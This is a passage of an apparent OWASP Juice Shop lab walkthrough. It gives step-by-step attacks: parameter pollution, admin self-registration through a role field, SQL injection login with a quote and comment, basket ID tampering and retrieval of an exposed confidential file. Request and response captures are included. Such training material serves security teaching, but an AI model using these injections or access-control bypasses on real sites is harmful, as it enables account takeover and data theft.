| **Response**<br>Pretty Raw Hex Render<br>1 HTTP/1.1 200 OK<br>2 Access-Control-Allow-Origin: *<br>3 X-Content-Type-Options: nosniff<br>4 X-Frame-Options: SAMEORIGIN<br>5 Feature-Policy: payment 'self'<br>6 X-Recruiting: /#/jobs<br>7 Content-Type: application/json; charset=utf-8<br>8 Content-Length: 157<br>9 ETag: W/"9d-Gx3yGQypkabQZdBEq3jvZkIF7cY"<br>10 Vary: Accept-Encoding<br>11 Date: Sun, 12 Nov 2023 08:58:56 GMT<br>12 Connection: close<br>13<br>14 {<br>"status":"success",<br>"data":{<br>"id":11,<br>"ProductId":5,<br>"BasketId":"6",<br>"quantity":1,<br>"updatedAt":"2023-11-12T08:58:56.934Z",<br>"createdAt":"2023-11-12T08:58:56.934Z"<br>}<br>} | **Response**<br>Pretty Raw Hex Render<br>1 HTTP/1.1 401 Unauthorized<br>2 Access-Control-Allow-Origin: *<br>3 X-Content-Type-Options: nosniff<br>4 X-Frame-Options: SAMEORIGIN<br>5 Feature-Policy: payment 'self'<br>6 X-Recruiting: /#/jobs<br>7 Content-Type: text/html; charset=utf-8<br>8 Content-Length: 30<br>9 ETag: W/"1e-Civ7sdKmdsocUgNskj+82erp3UM"<br>10 Vary: Accept-Encoding<br>11 Date: Sun, 12 Nov 2023 09:07:48 GMT<br>12 Connection: close<br>13<br>14 {'error' : 'Invalid BasketId'} |


10. Goal is to conduct a **HTTP Parameter Pollution**. Pollute a parameter (e.g., ProductId or BasketId), sending it twice in the POST request to see how the server will interpret and react in a different manner. For this test, the BasketId parameter is used. Copy the BasketId and paste it into the response again, but change the second "**BasketId**" to 5





## No. 7, Task: Admin Registration (3 stars), Vulnerability: SQLi

1. Submit a POST request to the following URL: http://localhost:3000/api/Users.
2. Change the following attributes in the body (Ensure the role is "admin". This step registers users and provides administrator privileges). {"email":"admin","password":"admin","role":"admin"}.
3. Change content-type to application/json.
4. Login using credentials above and gain access to http://localhost:3000/administration
5. As a result, user now has admin privileges.



POST http://localhost:3000/api/Users
No Environment
Untitled Request
Comments (0)
POST
http://localhost:3000/api/Users
Send
Save
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
Cookies
Code
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL BETA
JSON
Beautify
{"email":"admin","password":"admin","role":"admin"}
Body
Cookies
Headers (11)
Test Results
Status: 201 Created
Time: 97ms
Size: 606 B
Save Response
Pretty
Raw
Preview
Visualize BETA
JSON
{
"status": "success",
"data": {
"username": "",
"lastLoginIp": "0.0.0.0",
"profileImage": "default.svg",
"isActive": true,
"id": 17,
"email": "admin",
"role": "admin",
"updatedAt": "2019-11-11T19:45:08.088Z",
"createdAt": "2019-11-11T19:45:08.088Z",
"deletedAt": null
}
}
Bootcamp
Build
Browse

# No. 8, Task: Login Jim (3 stars), Vulnerability: SQL Injection

1. Guess Jim's email as "jim@juice-sh.op." Inject a single quote (') and double hyphens (--). The single quote terminates the email field. The double hyphens comment out the rest of the SQL query. The query ignores the password check.






2. Successfully log in with any random password to access Jim's account.




# No. 9, Task: View Basket (2 stars), Vulnerability: Broken Access Control

1. Login as a user.
2. View the shopping cart (by default, the cart will not have any products).
3. Right click on the webpage → Inspect → Application → Session storage.








4. Edit the bid (Basket ID) to 1 and reload the page. The following image shows the result.




# No. 10, Task: Confidential Document (1 star), Vulnerability: Sensitive Data Exposure


1. Navigate to the About page and click on the terms and conditions link.





2. Look for the website GET request “http://localhost:3000/ftp/legal.md”, then right click and send to Repeater.





3. Under Repeater Tab, refer to the Request and remove “legal.md” from the URL and send the Request.



4. Under the Response tab, you can see a ‘Directory’ class. Within this class, cope the title of ‘Acquisition.md’, return back to the Repeater Tab and change URL to “http://localhost:3000/ftp/acquisitions.md” and click send.



5. Now, if you open the Response Tab, you will be able to see a confidential document of OWASP Juice Shop.